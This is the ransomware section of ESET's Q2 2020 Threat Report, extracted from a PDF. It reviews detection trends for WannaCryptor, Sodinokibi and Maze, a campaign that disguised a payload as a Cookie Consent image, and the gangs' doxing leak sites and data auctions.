
Ransomware

Ransomware gangs form cartels and offer stolen data of non-compliant victims in dark-web auctions.


Ransomware activity in Q2 2020 kept pace with the activity in Q1 2020, with a significant spike towards the end of May. This was caused by MSIL/Filecoder.KU also known as WannaPeace ransomware.

As described in this [article](#) [58] by Günter Born, operators behind the campaign were trying to distribute their malicious payloads via an orphaned Amazon AWS S3 bucket that previously hosted a Cookie Consent solution. Criminals tried to leverage the fact that many site owners still use the old code and replaced some original Cookie Consent content with malware. The payload itself was disguised as a PNG file in an attempt to resemble the Cookie Consent logo. This seemingly limited its impact. While users saw a broken image indication instead of the logo, the ransomware was unable to run its course and was readily detected and blocked by security solutions.

A second, albeit smaller, peak in ransomware activity was recorded in the first weeks of June. This uptick was caused by WannaCryptor.D and WannaCryptor.N – variants of the ransomware that brought thousands of businesses to a standstill in [May 2017](#) [59].



Ransomware detection trend in Q1 2020-Q2 2020, seven-day moving average



Top 10 ransomware families in Q2 2020 [% of ransomware detections]



The campaign this June aimed to compromise devices running SMBv1 which had not applied updates released in April 2017, and thus were still vulnerable to the EternalBlue exploit. These have only recently been connected to the internet. The largest proportion of these devices popped up in China, Indonesia, Uzbekistan and Zimbabwe.

As in Q1, the most-detected ransomware family was WannaCryptor. It accounted for almost every other ransomware detection report in ESET telemetry. These attack attempts are caused by old, well-known variants located in less-developed markets, where a significant number of devices still run outdated OSes and software.

Sodinokibi (aka REvil), which ranked second (with 8.5%) in Q1, saw a significant decline in Q2, dropping to seventh position with less than 3% of all ransomware detections. This drop can be explained by the fact that while in Q1 its operators stood behind a large campaign in South Africa, no such event occurred in Q2. It is important to note that Sodinokibi typically focuses on exploitation of poorly-secured remote access (especially RDP) to selected targets, rather than widespread campaigns targeting random users.

This narrowly focused approach is also the reason why many other high-profile ransomware


families – such as Maze, Nemty, Netwalker – are usually not present in the top 10 ranking. Many ransomware families are also distributed via botnets or use other malware – such as downloaders, droppers, injectors – for the initial intrusion, and thus are seen in ESET telemetry as different types of malware, and not as ransomware per se.

In June, ESET telemetry documented one such campaign spreading Avaddon ransomware among Japanese users. Avaddon is a new malware family making a name for itself in the Ransomware-as-a-Service business. For additional details on this campaign, refer to the Downloaders section.

Q2 has also brought good news, especially for victims of Shade ransomware, whose operators publicly closed up shop [60]. The gang apologized to all victims and released 750,000 decryption keys, allowing security vendors to create decryption tools and help recover encrypted data.

On the negative side of things, more than a dozen ransomware families have already jumped on the bandwagon of doxing. This is an emerging attack technique – as described in the Q1 2020 ESET Threat Report [61] – that involves stealing victim’s sensitive data and threatening to publish it unless the [expensive] ransom is paid.

The Maze gang, which started the doxing trend in November 2019, didn’t rest on its laurels and improved on the approach by creating its own underground leak site, making it very difficult for the victims to take down their data. At the same time, it created a platform that Maze operators can offer to other actors in the malware market.



Maze offers its underground leak site to other actors, naming such cooperation “Maze cartel”

Ragnar and LockBit ransomware used that platform to leak their targets’ sensitive data. The Maze gang even went so far as to name this cooperation “Maze cartel”.


Maze hit quite a few high-profile victims in Q2. Some of the best known names include LG Electronics, Xerox [62] and IT services giant Cognizant.

Prominent ransomware families are investing lots of resources into doxing and “auction houses”, apparently in an effort to make big money from stolen sensitive data when a victim refuses to pay the ransom. It seems that creating cartels attracts more buyers for their stolen information.

Igor Kabina, ESET Senior Detection Engineer

The title for the most publicly active ransomware-doxing group in Q2 should probably go to Sodinokibi. Like Maze, this gang has created its own leak site, but also added bidding functionality. To mock its victims, Sodinokibi named the site “Happy blog” and uses it to auction off stolen data of non-compliant victims. Among affected companies whose data has been “offered” on the site in the past three months was a New York-based law firm Grubman Shire Meiselas & Sacks, which represents many showbusiness and sport personalities. The gang requested ransom of \$21 million but increased the sum to \$42 million after the negotiations failed.

Stars whose data has ended up in the bidding war include names such as Madonna, Lady Gaga, LeBron James, Nicki Minaj and others. Happy blog claims to offer sensitive information such as “contracts, agreements, nda [non-disclosure agreements], confidential information, court conflicts” for sale for hundreds of thousands of dollars. The gang also claimed that the stolen data contained damaging material on the US President Donald Trump, yet the true value of that information has been disputed.



Sodinokibi’s leak site “Happy Blog” auctioning off stolen data of non-compliant victims

